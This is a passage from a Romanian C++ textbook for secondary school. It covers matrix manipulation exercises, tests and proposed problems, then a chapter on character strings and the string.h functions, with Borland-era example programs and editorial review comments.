 for(i=0;i<n;i++)
    {for(j=0;j<m;j++)
          cout<<a[i][j]<<' ';
     cout<<endl;
    }
 cout<<endl;
}

void transpusa(int a[][10],int na,int ma,int b[][10],int &nb,int &mb)
{int i,j;
 nb=ma;mb=na;
 for(i=0;i<na;i++)
    for(j=0;j<ma;j++)
          b[j][i]=a[i][j];
}
```

4. Pentru o matrice cu n linii şi m coloane, citită din fişier în acelaşi mod cu problemele precedente, pe baza unui meniu să se realizeze următoarele prelucrări:
   a) eliminarea unei linii l
   b) inserarea unei linii de indice l cu toate elementele egale cu 0
   c) interschimbarea elementelor a două linii l1 şi l2 citite de la tastatură.

Comment [A3]: In programul de mai jos am schimbat ordinea functiilor

```
#include<conio.h>                    //INSERARE, STERGERE, INTERSCHIMBARE
#include<fstream.h>
#include<iostream.h>
void citire(int a[][10],int &n, int&m);
int meniu();
void afisare(int a[][10],int n, int m);
int cit_lin(int n);
void sterg_lin(int a[][10],int &n, int m,int l);
void ins_lin(int a[][10],int &n, int m,int l);

void main()
{ int a[10][10],n,m,l,l1,l2,o;
  citire(a,n,m);
  afisare(a,n,m);
  do{
          o=meniu();
          switch(o)
                { case 1:l=cit_lin(n);sterg_lin(a,n,m,l);afisare(a,n,m);break;
                  case 2:l=cit_lin(n);ins_lin(a,n,m,l);afisare(a,n,m);break;
                  case 3:l1=cit_lin(n);l2=cit_lin(n);
                   schimb_lin(a,n,m,l1,l2);afisare(a,n,m);break;
                  case 4:afisare(a,n,m);
                  }
   }while (o!=5);
  getch();
  }
void citire(int a[][10],int &n, int&m)
{int i,j;
 ifstream f("mat.in");
 f>>n>>m;
 for(i=0;i<n;i++)
    for(j=0;j<m;j++)
                        f>>a[i][j];
 f.close();
}
int cit_lin(int n)                  //  functia citeste si returneaza  un indice valid pentru linie
{int l;
 cout<<"linia (o valoare intre 0 si "<<(n-1)<<") :";
 do{ cin>>l;} while(l<0 ||l>n-1);
 return l;
 }
```

```
int meniu()
{int o;
 cout<<"1. stergerea unei linii"<<endl;
 cout<<"2. inserarea unei linii"<<endl;
 cout<<"3. interschimbarea a doua linii"<<endl;
 cout<<"4. afisarea matricei"<<endl;
 cout<<"5. Sfarsit"<<endl;
 cout<<endl<<"Alege:(1-5) ";
 do {cin>>o;} while (o<1||o>5);
 return o;
 }

void afisare(int a[][10],int n, int m)
{int i,j;
 for(i=0;i<n;i++)
    {for(j=0;j<m;j++)
          cout<<a[i][j]<<' ';
     cout<<endl;
    }
 cout<<endl;
}

void sterg_lin(int a[][10],int &n, int m,int l)
{int i,j;                              //
 for(i=l+1;i<n;i++)                    // se  deplaseaz? "în sus" liniile  de dup? linia de
    for(j=0;j<m;j++)                   // indice l; o linie se deplaseaz?  element cu element
       a[i-1][j]=a[i][j];
 n--;
}
// pentru a insera o linie,  în primul rand "i se face loc" deplasând "în jos" toate
// liniile, începând cu ultima, pân? la cea de indice l inclusiv, dup? care se atribuie
// valoarea 0 tuturor elementelor de pe linia l

void ins_lin(int a[][10],int &n, int m,int l)
{int i,j;
 for(i=n-1;i>=l;i--)
    for(j=0;j<m;j++)
       a[i+1][j]=a[i][j];
 for(j=0;j<m;j++)
     a[l][j]=0;
 n++;
}
void schimb_lin(int a[][10],int n,int m,int l1,int l2)
{int j,aux;
for (j=0;j<m;j++)
{aux=a[l1][j];a[l1][j]=a[l2][j];a[l2][j]=aux;}
}
```

5. Să se verifice dacă o matrice pătratică citită din fişierul text „mat.in” este simetrică faţă de diagonala principală.

Deoarece de data aceasta discutăm despre o matrice pătratică, atât indicele de linie cât şi indicele de coloană iau valori în intervalul [0, n-1].

Pentru a verifica simetria matricei, în funcţia *simetric* se parcurg elementele matricei situate deasupra diagonalei principale şi se verifică egalitatea acestora cu elementele simetrice situate sub diagonala principală; dacă cel puţin un element nu îndeplineşte condiţia cerută, funcţia va returnează valoarea 0, iar dacă toate elementele sunt egale cu simetricele lor funcţia va returna valoarea 1.

```
#include<conio.h>                //SIMETRIE
#include<fstream.h>
#include<iostream.h>
void citire(int a[][10],int &n);
void afisare(int a[][10],int n);
int simetrica(int a[][10],int n);

void main()
{ int a[10][10],n;
  cout<<"matricea "<<endl;citire(a,n);
  afisare(a,n);
  if(simetrica(a,n))
          cout<<"matricea este simetrica";
  else
          cout<<"matricea  nu  este  simetrica";
  getch(); }
void citire(int a[][10],int &n)
{int i,j;
 ifstream f("mat.in");
 f>>n;
 for(i=0;i<n;i++)
    for(j=0;j<n;j++)
                    f>>a[i][j];
 f.close();}
void afisare(int a[][10],int n)
{int i,j;
 for(i=0;i<n;i++)
   {for(j=0;j<n;j++)
         cout<<a[i][j]<<' ';
    cout<<endl;
   }
 cout<<endl;}
int simetrica(int a[][10],int n)
{int i,j;
 for(i=0;i<n;i++)
   for(j=i+1;j<n;j++)
         if(a[i][j]!=a[j][i]) return 0;
 return 1;}
```

Comment [A4]: Am modificat ordinea functiilor

6. Să se construiască în memorie şi să se afişeze un tablou t cu n (n<20) linii şi n coloane (n citit de la tastatură), cu elemente numere naturale, astfel încât pe diagonala principală să existe numai elemente egale cu 1, elementele de pe cele două „semidiagonale” paralele cu diagonala principală şi alăturate diagonalei principale să fie toate egale cu 2, elementele de pe următoarele „semidiagonale” să fie egale cu 3, etc.

: *(Variantă Bacalaureat, 2002)*

Exemplu: pentru n=4 se va afişa tabloul

```
1 2 3 4
2 1 2 3
3 2 1 2
4 3 2 1
```

Observăm faptul că indicii elementelor au următoarele proprietăţi:

- elementele situate pe diagonala principala au **i-j=0**;
- elementele de pe prima „semidiagonală" de deasupra diagonalei principale au **i-j=-1**
- elementele de pe prima „semidiagonală" de sub diagonala principală au **i-j=1**;
- pentru cea de-a doua „semidiagonală" deasupra diagonalei **i-j=-2**,
- pentru cea de-a doua „semidiagonală" sub diagonală **i-j=2**.

Putem concluziona că relaţia dintre valorile elementelor şi indicii lor este: **a[i][j]=abs(i-j)**.

Comment [A5]: Am modificat ordinea functiilor in programul de mai jos

```
#include<conio.h>
#include<math.h>
#include<iostream.h>
void afisare(int a[20][20],int n)
void main()
{int a[20][20],n,i,j;
 cout<<"n=";cin>>n;
 for(i=0;i<n;i++)
   for(j=0;j<n;j++)
      a[i][j]=abs(i-j)+1;
 afisare(a,n);
 getch();
}
void afisare(int a[20][20],int n)
{int i,j;
 for(i=0;i<n;i++)
    {for(j=0;j<n;j++)
          cout<<a[i][j]<<' ';
     cout<<endl;
    }
 }
```

7. Din fişierul „mat.in" se citeşte o matrice cu n linii şi m coloane, astfel: de pe prima linie se citeşte n şi m dimensiunile matricei, apoi de pe n linii se citesc m elemente.
   Să se copieze elementele matricei, începând cu prima linie, într-un tablou unidimensional.

```
#include<conio.h>        //LINIARIZARE
#include<fstream.h>
#include<iostream.h>
#define MAX 10
#define MAX1 100
void citire(int a[][MAX],int &n,int &m);
void afisare_mat(int a[][MAX],int n,int m);
void afisare_vect(int b[],int d);
void liniarizare(int a[][MAX],int b[MAX1],int n,int m);

void main()
{ int a[MAX][MAX],b[MAX1],n,m;
  citire(a,n,m);
  cout<<"matricea a:"<<endl;
  afisare_mat(a,n,m);
  liniarizare(a,b,n,m);     //liniarizeaza matricea
  cout<<"vectorul b:"<<endl;
  afisare_vect(b,n*m);
  getch();
}
void citire(int a[][MAX],int &n,int &m)
{int i,j;
 ifstream f("mat.in");
 f>>n>>m;
 for(i=0;i<n;i++)
     for(j=0;j<m;j++)
                    f>>a[i][j];
 f.close();
}
void afisare_mat(int a[][MAX],int n,int m)
{int i,j;
 for(i=0;i<n;i++)
    {for(j=0;j<m;j++)
              cout<<a[i][j]<<' ';
     cout<<endl;
    }
 cout<<endl;}
void afisare_vect(int b[],int d)
{int i;
 for(i=0;i<d;i++)
          cout<<b[i]<<' ';
 cout<<endl;}
void liniarizare(int a[][MAX],int b[MAX1],int n,int m)
{int i,j,k=0;
 for(i=0;i<n;i++)
    for(j=0;j<m;j++)
       b[k++]=a[i][j];
}
```

Comment [A6]: Am modificat ordinea functiilor

2.5. Evaluare

TESTUL 1

1. Definiţi noţiunea de tablou.

2. Declaraţi un tablou bidimensional cu numele *matrice,* cu 10 linii şi 20 de coloane, care să conţină numere reale.

3. Se citeşte o matrice cu n linii şi m coloane, cu elemente numere întregi.
   Să se determine media elementelor strict pozitive ale matricei.

4. Se citeşte o matrice cu n linii şi m coloane din fişierul "*mat.in*" astfel, de pe prima linie se citesc dimensiunile matricei, apoi de pe n linii se citesc câte m elemente.
   Să se determine şi să se afişeze valoarea minimă de pe fiecare coloană a matricei.

TESTUL 2

1. Ce înţelegeţi prin matrice pătratică?

2. Care este proprietatea indicilor elementelor situate pe diagonala principală a unei matrice patratice? Dar a indicilor situaţi pe diagonala secundară a unei matrice?

3. Să se determine şi să se afişeze de valoare minimă de pe diagonala principală a unei matrice pătratice de dimensiune n*n, cu elemente reale şi indicii acestor elemente.

4. Se citeşte o matrice A pătratică de dimensiune n*n. Să se construiască matricea B de dimensiune 2n*2n astfel:

$$\begin{pmatrix} A & O \\ I & A^t \end{pmatrix}$$

   Unde O este matricea nulă iar I este matricea unitate.

2.6. Probleme propuse

1.Fie a o matrice cu n linii şi m coloane.

a. Calculati sumele elementelor de pe fiecare linie
b. Calculati sumele elementelor de pe fiecare coloană
c. Ordonaţi crescător elementele de pe ultima coloană prin interschimbări de linii.
d. Stergeţi o coloană c a matricei, c fiind citit de la tastatură
e. Interschimbaţi elementele a două coloane c1 şi c2, citite de la tastatură

2. Fie a o matrice pătratică cu n linii cu elemente întregi.
   a. Calculaţi suma elementelor de pe diagonala principală şi de pe diagonala secundară
   b. Număraţi elementele strict pozitive situate deasupra diagonalei secundare
   c. Număraţi elementele strict negative situate sub diagonala secundară.

3. Scrieţi un program care construieşte în memorie un tablou T cu n linii şi n coloane, cu elemente numere naturale, astfel încât pe ultima coloană şi pe ultima linie a tabloului să se afle numai elemente egale cu 1, iar oricare alt element al tabloului să fie suma dintre elementul aflat imediat sub el şi elementul aflat imediat în dreapta lui.

Valoarea lui n (n<20) se citeşte de la tastatură. Tabloul se va afişa pe ecran în mod standard: de la prima la ultima linie, elementele unei linii fiind scrise de la stânga la dreapta, cu spaţii între elementele iecărei linii.
Ex: pentru n=4, se va afişa tabelul următor:
20 10 4 1 (*Variantă Bacalaureat, 2002*)
10 6 3 1
4 3 2 1
1 1 1 1

4. Să se interschimbe liniile şi coloanele unei matrice pătratice, astfel încât în final elementele situate pe diagonala principală să fie ordonate crescător.

Exemplu:

matricea iniţială			matricea după ordonare		
2	9	7	-1	4	1
1	-1	4	6	1	8
8	6	1	9	7	2

5. Din fişierul „mat.in” se citeşte o matrice cu n linii şi m coloane, astfel: de pe prima linie se citeşte n şi m dimensiunile matricei, apoi de pe n linii se citesc m elemente.

Să se copieze elementele matricei, începând cu prima linie, într-un tablou unidimensional , apoi să se ordoneze crescător elementele vectorului.

Să se copieze elentele tabloului în matrice începând cu prima linie a matricei.

6. Din fişierul „mat.in” se citeşte o matrice cu n linii şi m coloane, astfel: de pe prima linie se citeşte n şi m dimensiunile matricei, apoi de pe n linii se citesc m elemente numere reale.
Să se determine maximele elementelor de pe fiecare linie şi să se formeze cu ele un tablou unidimensional de numere reale.

7. Să se calculeze media aritmetică a elementelor aflate pe diagonala principală a unei matrice pătratice cu n elemente numere întregi.

8. Să se formeze un tablou unidimensional cu media aritmetică a elementelor aflate pe fiecare coloană a unei matrice cu n linii şi m coloane, care conţine numere întregi.

9. Să se scrie un program care însumează elementele aflate pe conturul unei matrice cu n linii, m coloane şi elemente reale.

10. Să se scrie un program care realizează rotirea unei matrice cu 90 de grade la stânga (cu 90 de grade la dreapta).

11. Fie o matrice cu n linii şi m coloane, ale cărei elemente sunt numere binare.
Să se construiască un tablou unidimensional cu n numere întregi scrise în sistemul de numeraţie zecimal. Fiecare număr se obţine din cele m cifre binare de pe o linie (o linie se interpretează ca un număr în baza 2 şi se converteşte în baza 10).

12. Se consideră o matrice care reprezinta un eisberg în plan, codificat astfel: 1 dacă este un „pătrăţel" de gheaţă şi 0 dacă este aer. Un pătrăţel de gheaţă se topeşte într-o unitate de timp numai dacă este înconjurat din trei părţi de aer sau dacă se află la marginea eisberg-ului. Să se precizeze în câte unităţi de timp se topeste eisberg-ul.

3. Şiruri de caractere

3.1. Declararea şi memorarea vectorilor de caractere

Şirurile de caractere sunt de fapt succesiuni de caractere. Am învăţat deja să memorăm succesiuni de caractere cu ajutorul tablourilor.

De exemplu:

char cuvant[15];

este un tablou unidimensional (vector), care poate memora 15 elemente de tip char. Acesta poate fi reprezentat în memorie astfel:

cuvant

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14

Presupunând că dorim să citim, să memorăm şi să afişăm cuvântul "*programator*", vom scrie următorul program:

```
                                  // CUVANT
#include <iostream.h>
#include <conio.h>
void main()
{char cuvant[15],i;
 cout<<"introduceti cuvantul:";
 for(i=0;i<11;i++)
     {cin>>cuvant[i];}
 cout<<"cuvantul citit:";
 for(i=0;i<11;i++)
    cout<<cuvant[i];
  getch();
}
```

Putem reprezenta memorarea variabilei *cuvânt* astfel:

cuvant

p	r	o	g	r	a	m	a	t	o	r				
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14

În realitate în fiecare octet al tabloului **se memorează codul ASCII al caracterului respective.**

Octeţii haşuraţi ai tabloului reprezintă zona de memorie neutilizată.

După cum observăm, din exemplul precedent, o astfel de modalitate de lucru este greoaie şi neplăcută.

Limbajul de programare C++, permite prelucrarea şirurilor de caractere într-un mod mult mai facil.

3.2. Iniţializarea şirurilor de caractere

Un şir de caractere poate fi iniţializat la declarare astfel:

char cuvant[ ]=”programator”;

In urma iniţializării, la sfârşitul cuvântului va fi adăugat caracterul **0** (codul ASCII al caracterului nul).

cuvant

p	r	o	g	r	a	m	a	t	o	r	**0**
0	1	2	3	4	5	6	7	8	9	10	11

Compilatorul va calcula numărul de octeţi necesari pentru memorarea cuvântului programator. În acest caz tabloul conţine 12 octeţi, 11 pentru memorarea cuvântului şi 1 pentru memorarea codului caracterului nul.

char cuvant[15]=”programator”;

cuvant

p	r	o	g	r	a	m	a	t	o	r	**0**			
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14

În acest caz am memorat un vector de 15 octeţi, mai mulţi decât sunt necesari. Ultimii trei octeţi rămân neutilizaţi.

3.3. Citirea şi afişarea şirurilor de caractere

Modalitatea de memorare a şirurilor, prezentată mai sus (memorând la sfârşitul şirului codul ASCII al caracterului nul), ne permite citirea şi afişarea cu mare uşurinţă a şirurilor de caractere. De asemenea Limbaul C deţine numeroase funcţii pentru prelucrarea şirurilor de caractere.

Funcţiile ***cin*** şi ***cout*** suportă şirurile de caractere terminate cu caracterul nul, astfel pot fi citite respectiv afişate şirurile de caractere.

Exemplul de mai sus poate fi scris mult mai simplu astfel:

```
#include <iostream.h>          //CUVANT 1
#include <conio.h>
void main()
{char cuvant[15];
//citeste un sir de caractere
 cout<<"introduceti cuvantul:"; cin>>cuvant;
//afiseaza sirul de caractere de la primul octet pana la întalnirea caracterului nul
cout<<"cuvantul citit:"; cout<<cuvant;
getch();
}
```

În urma introducerii cuvântului “*programator*”, în memorie vom avea următoarea reprezentare:

cuvant

p	r	o	g	r	a	m	a	t	o	r	**0**			
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14

Un vector care conţine un şir de caractere citit sau iniţializat în modul anterior prezentat, poate fi adresat pe componente, în mod normal. De exemplu **cuvant[0]='p'**, **cunvant[1]='r'**, ş.a.m.d.

Din nefericire cu ajutorul funcţiei ***cin*** nu putem citi şiruri de cractere care conţin spaţii sau alte caractere albe.

Funcţia ***cin*** procedează astfel la citirea unui şir de caractere:

- Se sar toate caracterele albe
- Se citeste şirul care începe cu primul caracter care nu este alb
- Citirea se încheie la întâlnirea primului caracter alb.

Exemplu:
Pentru şirul introdus de la tastatură: " *invatam despre siruri de caractere*", programul de mai sus va afişa doar "*invatam*".

Pentru citirea şirurilor de caractere care conţin cuvinte separate prin spaţii sau alte caractere albe vom folosi funcţia ***cin.get().***

Formatul funcţiei:
cin.get(nume_sir, int nr, char='\n')

unde:

- **nume_sir** – reprezintă identificatorul şirului de caractere
- **nr** - reprezintă numărul de caractere care se vor citi împreună cu caracterul terminal nul.
- Al treilea parametru desemnează **caracterul la întâlnirea căruia se opreşte citirea şirului** (valoarea lui implicită este **'\n'**), prin urmare în cazul în care nu dorim ca citirea sa se termine cu un alt cracter diferit de '\n', acest parametru poate să lipsească.

Funcţia ***cin.get*** citeşte caractere pâna când este îndeplinită una din conditiile: **fie s-au citit nr-1 caractere fie a întâlnit caracterul specificat de parametrul al treilea.**

Exemplu:

```
#include <iostream.h>          //SIR
#include <conio.h>
void main()
{char sir[50];
 cout<<"introduceti cuvantul:";
 cin.get(sir,40);          //citeste maximum 40 de caractere sau se termina la <enter>
 cout<<"cuvantul citit:";
 cout<<sir;
 getch();
}
```

În C pot exista mai multe funcţii cu acelaşi nume dar care diferă între ele prin numărul parametrilor, cu acţiuni diferite. (această modalitate de utilizare a funcţiilor poartă numele de *supraîncarcarea funcţiilor*)

Există încă o implementare a funcţiei ***cin.get()*** fară parametri. În acest caz funcţia citeşte un singur caracter alb sau nu.

Observaţie:

În cazul citirii a două şiruri de caractere, în buffer-ul de citire se depune după citirea primului şir, caracterul '\n', datorită faptului că s-a tastat <enter>. Citirea celui de-al doilea şir se opreşte pentru că se preia '\n'.din buffer.

Apelând funcţia *cin.get()* aceasta va prelua caracterul '\n', eliminăm acest inconvenient, iar al doilea şir se va citi în mod normal.

```
#include <iostream.h>          //SIR
#include <conio.h>

void main()
{char sir1[50],sir2[50];
 cout<<"introduceti sir1:";
 cin.get(sir1,40);
 cout<<"cuvantul citit:";
 cout<<sir1<<endl;
 cin.get();                    //citeste caracterul '\n' de la sfarsitul sirului sir1
 cout<<"introduceti sir2:";
 cin.get(sir2,40);
 cout<<"cuvantul citit:";
 cout<<sir2;
 getch();
}
```

3.4. Tipul char*

Tipul de dată ***char**** poartă numele de ***pointer la caracter***.

O variabilă de tip pointer la caracter, este capabiăl să reţină **adresa de memorie a unui caracter.**

Trebuie să spunem în acest moment faptul că **numele unei variabile de tip şir de caractere (sau vector în general), reprezintă adresa de memorie a primului octet al şirului (vectorului).**

Datorită acestui fapt, elementele unui şir de caractere pot fi accesate prin intermediul adreselor lor, astfel:

Presupunem că am declarat şi iniţializat o variabilă de tip şir de caractere:

char sir[]="programator";

să vedem ce va afişa funcţia

cout<<sir;

evident va afişasirul: **programator**, prin urmare am adresat şirul de la primul octet.
dacă scriem **sir+1**, vom adresa şirul de la al doilea octet

cout<<sir+1;

va afişa :**rogramator** deoarece la adresa şirului am adunat 1 şi am obţinut adresa următorului octet, adica octelul al doilea din şir.

cout<<sir+2;

va afişa :**ogramator** şi aşa mai departe, întrucât la adresa şirului am adunat 2 şi am obţinut adresa celui de-al treilea octet din şir.
Expresiile de forma: **sir, sir+1, sir+2… sunt de tip char*, adrese de memorie ale unor elemente de tip caracter.**

Exemplu:

```
#include <iostream.h>          //ADRESE
#include <fstream.h>
void main()
{char sir[15],*p;                          //p-pointer la o variabila de tip caracter
 ofstream  f("sir.out");
 cout<<"introduceti sir:";
 cin>>sir;
 f<<"sir:"<<sir<<endl;
 f<<"sir+1:"<<(sir+1)<<endl;
 f<<"sir+2:"<<(sir+2)<<endl;
 f<<"sir+3:"<<(sir+3)<<endl;

 f<<"(sir)[0]:"<<(sir)[0]<<endl;
 f<<"(sir+1)[0]:"<<(sir+1)[0]<<endl;
 f<<"(sir+1)[1]:"<<(sir+1)[1]<<endl;
 f<<"(sir+1)[2]:"<<(sir+1)[2]<<endl;
 f<<"(sir+2)[0]:"<<(sir+2)[0]<<endl;
 f<<"(sir+2)[1]:"<<(sir+2)[1]<<endl;;

 p=sir+3;        //se depune adresa celui de al patrulea element in pointerul p (sir+3)
 f<<"sir+3="<<p<<endl;
 p++;
 f<<"sir+3="<<p<<endl;
 f.close();
}
```

Introducând şirul ***abcdefgijk*,** în exemplul de mai sus, în fişierul sir.out se va afişa:
sir:abcdefghijk
sir+1:bcdefghijk
sir+2:cdefghijk
sir+3:defghijk
(sir)[0]:a
(sir+1)[0]:b
(sir+1)[1]:c
(sir+1)[2]:d
(sir+2)[0]:c
(sir+2)[1]:d
sir+3=defghijk
sir+3=efghijk

sir

a	b	c	d	e	f	g	h	i	j	k	**0**			
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14

3.5. Funcţii care operează cu şiruri de caractere

Şirurile de caractere fiind în realitate tablouri unidimensionale nu sunt permise atribuiri de forma sir1=sir2 şi comparări între sir1 şi sir2. Pentru efectuarea acestora şi a altor operaţii sunt implementate funcţii care lucrează cu şiruri de caractere.

Pentru ca aceste funcţii să poată fi folosite, trebuie inclus heder-ul ***string.h***.

3.5.1. Determinarea lungimii unui şir de caractere:

size_t strlen(const char *s);

unde:
size_t – tip întreg fără semn (al funcţiei)
const char *s **-** argumentul este de tip char* şi identifică un şir de caractere.

Exemplu: Se citeşte un şir de caractere, să se afişeze lungimea şirului citit.

```
#include <conio.h>          //LUNGIME
#include <iostream.h>
#include <string.h>

void main()
{char sir[50];
 cout<<"introduceti sir:";
 cin>>sir;
 cout<<strlen(sir);   //determina si afiseaza lungimea sirului
 getch();
}
```

3.5.2. Copierea unui şir într-un alt şir.

char *strcpy(char *dest, const char *sursa);

unde:
char *dest - argumentul identifică şirul destinaţie
const char *sursa - argumentul identifică sirul sursă
Descriere:

Copiază şirul ***sursa*** în şirul ***dest***, copierea se termină după ce a fost copiat caracteru nul.

Valoare returnată:

Funcţia **strcpy** returnează adresa şirului ***dest*** (destinaţie)

Exemplu: Se citeşte un şir de caractere, şă se copieze într-un alt şir.

```
#include <iostream.h>       //COPIERE
#include <iostream.h>
#include <string.h>
void main()
{char sir1[50],sir2[50];
 cout<<"introduceti sir1:"; cin>>sir1;
 strcpy(sir2,sir1); cout<<sir2;   //copiaza sir1 in sir2
}
```

3.5.3. Concatenarea a două şiruri

a.) Funcţia strcat

char *strcat(char *dest, const char *sursa);

Descriere:

Funcţia **strcat** adaugă la sfârşitul şirului ***dest***, o copie a sirului ***sursa***. Lungimea sirului rezultat va fi *strlen(dest) + strlen(sursa).*

Valoare returnată:

Funcţia **strcat** returnează adresa şirului ***dest***.

Exemplu: Se citesc două şiruri de caractere. Să se concateneze la primul şir, la al doilea şir citit.

```
#include <iostream.h>          //CONCATENARE 1
#include <string.h>
#include <conio.h>
void main()
{char sir1[50],sir2[50];
 cout<<"introduceti sir1:"; cin>>sir1;
 cout<<"introduceti sir2:"; cin>>sir2;
 strcat(sir1,sir2);              //concateneaza sir2 la sir1
 cout<<sir1;
getch();
}
```

b.) Funcţia strncat

char *strncat(char *dest, const char *sursa, size_t maxlen);

Descriere

Copiază din şirul ***sursa*** cel mult ***maxlen*** caractere la sfărşitul şirului ***dest***. Şirul dest va avea lungimea strlen(dest) + maxlen.

Valoare returnată

Funcţia **strncat** returnează adresa şirului ***dest***.

Exemplu: Se citesc două şiruri de caractere, să se concateneze primele 3 caractere din şirul al doilea la primul şir citit.

```
#include <iostream.h>          //CONCATENARE 2
#include <string.h>
#include <conio.h>
void main()
{char sir1[50],sir2[50];
 cout<<"introduceti sir1:"; cin>>sir1;
 cout<<"introduceti sir2:"; cin>>sir2;
 strncat(sir1,sir2,3);           //concateneaza 3 caractere din sir2 la sir1
 cout<<sir1;
 getch();
}
```

3.5.4. Căutarea într-un şir

a.) Funcţia strchr

char *strchr(const char *s, int c);

Descriere

Caută prima apariţie a caracterului c în şirul s. Căutarea se face de la stânga la dreapta. Caracterul nul este considerat ca făcând parte din şir.

Valoare returnată

Funcţia **strchr** returnează adresa primei apariţii a caracterului c în şir sau o expresie de tip char* cu valoarea 0 (null).

Exemplu: Se citeşte un şir de caractere şi un caracter. Căutăm caracterul citit în şir, în cazul în care îl găsim afişăm poziţia în şir unde se găseşte acest caracter, în cazul în care caracterul nu se găseşte în şir vom afişa un mesaj.

```
#include <iostream.h>          //CAUTARE CARACTER
#include <string.h>
#include <conio.h>
void main()
{char sir[50],*p,c;
 cout<<"introduceti sir:"; cin>>sir;
 cout<<"introduceti caracterul cautat:"; cin>>c;
 p=strchr(sir,c);                        //cauta caracterul c in sir
 if(p)
   cout<<c<<" se gaseste pe pozitia "<<(p-sir)<<" in sir"; //afiseaza pozitia din sir
 else
   cout<<c<<" nu se gaseste in sir";
 getch();
}
```

Observaţie:

Am determinat poziţia caracterului găsit în şir scăzând din adresa acestuia, adresa de început a şirului **(p-sir)**. Astfel am obţinut numărul de elemente cuprinse între cele două adrese.

b.) Funcţia strrchr

char *strrchr(const char *s, int c);

Are acelaşi rol ca şi funcţia ***strchr,*** dar căutarea caracterului c se face de la dreapta la stânga.

c.) Funcţia strstr

char *strstr(const char *s1, const char *s2);

Descriere

Caută prima apariţie a subşirului s2 în cadrul şirului s1. Căutarea se face de la stânga la dreapta.

Valoarea returnată

Funcţia returnează adresa elementului din s1, unde începe subşirul s2. Dacă s2 nu apare în şirul s1, returnează o expresie de tip char* cu valoarea 0 (null).

Exemplu: Se citesc două şiruri de caractere şir1 şi şir2. Dacă şir2 este subşir al lui şir1 se va afişa poziţia în şir1 unde se găseşte. În caz contrar se afişează un mesaj.

```
#include <iostream.h>          //CAUTARE SIR
#include <string.h>
#include <conio.h>

void main()
{char sir1[50],sir2[50],*p;
 cout<<"introduceti sir1:"; cin>>sir1;
 cout<<"introduceti sir2:"; cin>>sir2;
 p=strstr(sir1,sir2);
 if(p)
   cout<<sir2<<" se gaseste pe pozitia "<<(p-sir1)<<" in sir";
 else
   cout<<sir2<<" nu se gaseste in sir1";
 getch();
}
```

3.5.5. Compararea a două şiruri

int strcmp(const char *s1, const char *s2);

Descriere

Funcţia ***strcmp*** compară şirul s1 cu şirul s2. Compararea începe cu primul caracter din fiecare şir şi continuă secvenţial, până când cele două caractere comparate sunt diferite sau până când unul dintre şiruri se termină.

Se compară codurile ASCII ale caracterelor, astfel, un caracter este mai mic decât altul, dacă are codul ASCII mai mic. Se consideră mai mic şirul care conţine caracterul mai mic.

Dacă cele două şiruri pe percursul comparării au toate caracterele egale, dar unul dintre ele se termină, se consideră mai mic şirul care se terminat (are mai puţina caractere).

Valoarea returnată

- Returnează o valoare **< 0**, dacă **s1<s2**
- Returnează o valoare **=0**, dacă **s1=s2**
- Returnează o valoare **>0**, dacă **s1>s2**

Exemplu: Se citesc două cuvinte. Să se afişeze cuvintele în ordine lexicorafică. Se va afişa un mesaj în cazul în care cele două cuvinte sunt egale.

```
#include <iostream.h>          //COMPARARE SIRURI
#include <string.h>
#include <conio.h>
void main()
{char sir1[50],sir2[50];
 int k;
 cout<<"introduceti sir1:"; cin>>sir1;
 cout<<"introduceti sir2:"; cin>>sir2;
 k=strcmp(sir1,sir2);                    //compară cele două siruri
 if(k<0)
   cout<<sir1<<" "<<sir2;
 else
   if(k>0)
      cout<<sir2<<" "<<sir1;
   else
      cout<<"sirurile sunt egale";
 getch();
}
```

3.5.6. Separarea entităţilor

char *strtok(char *s1, const char *s2);

Descriere

Caută în s1, un şir care este separat de delimitatori definiţi în sirul s2. Să numim şirul cu această proprietate ***entitate***.

Prima apelare a funcţiei strtok caută de la începutul şirului şi returnează adresa primului caracter al entităţii determinate, apoi inserează caracterul 0 (null) la sfârşitul acestei entităţi

Urmatoarea căutare trebuie să înceapă de la caracterul nul inserat.

Valoarea returntă

Funcţia returnează adresa entităţite determinate în s1 sau o expresie de tip char* cu valoarea 0 (null) dacă nu găseşte nici o entitate.

Exemplu: Se citeşte un text care contine cuvinte separate prin spaţii, virgule sau punct. Să se afişeze cuvintele căte unul pe o linie şi să se numere cuvintele din text.

```
#include <iostream.h>    //NUMAR CUVINTE
#include <conio.h>
#include <string.h>
char text[101],*p,separator[]=" ,.";
int k=0;
void main()
{
 clrscr();
 cout<<"Introduceti textul:";
 cin.get(text,100);
 cout<<"\n";
 p=strtok(text,separator);                    //determina prima entitate
 while(p)
   {k++;
    cout<<p<<"\n";
    p=strtok(NULL,separator);                //determină următoarele entităţi
   }
 cout<<"\nNumarul de cuvinte:"<<k;
 getch();
}
```

3.5.7. Funcţii de conversie

a.) Conversia unui întreg în sir de caractere

char *itoa(int valoare, char *s, int baza);

valoare –valoarea de convertit
s -variabila sir care va conţine şirul obţinut
baza -specifica baza utilizată în conversie (trebuie să fie între 2 şi 36 inclusiv). In cazul în care valoarea este negativa şi baza este 10, primul caracter al şirului va fi (-).

Descriere

Pentru utilizarea funcţiei trebuie inclus heder-ul ***stdlib.h***.

Converteşte un întreg într-un şir de caractere. Şirul obţinut prin conversie va conţine caracterul 0 pe ultima poziţie.

Lungimea şirului returnat poate fi cel mult 17 bytes.

Valoarea returnată

Funcţia returnează adresa şirului obţinut.

Exemplu:Să se convertească un număr întreg într-un şir de caractere, folosind baza 2.

```
#include <iostream.h>    //ITOA
#include <conio.h>
#include <string.h>
#include <stdlib.h>

void main()
{int k,baza;
 char s[17];
 cout<<"numar:";cin>>k;
 cout<<"baza:";cin>>baza;
 itoa(k,s,baza);                 //converteste numarul in sir
 cout<<"sirul:"<<s;
 getch();
}
```

Alte funcţii de conversie similare:

- Funcţia **ltoa** converteşte o valoare de tip *long int* într-un şir de caractere.

char *ltoa(int valoare, char *s, int baza);

- Funcţia **ultoa** converteşte o valoare de tip *unsigned longt* într-un şir de caractere.

char *ltoa(int valoare, char *s, int baza);

b.) Conversia unui şir de caractere într-un întreg

long strtol(const char *s, char **adresa, int baza);

s -sirul se convertit
adresa -adresa unei variabile de tip char*, rwţine adresa caracterului din şir care nu poate fi convertit.
baza -baza în care este considerat numărul sub formă de şir. Poate avea valorile 8, 10 sau 16.

Descriere

Pentru utilizarea funcţiei trebuie inclus heder-ul ***stdlib.h***.
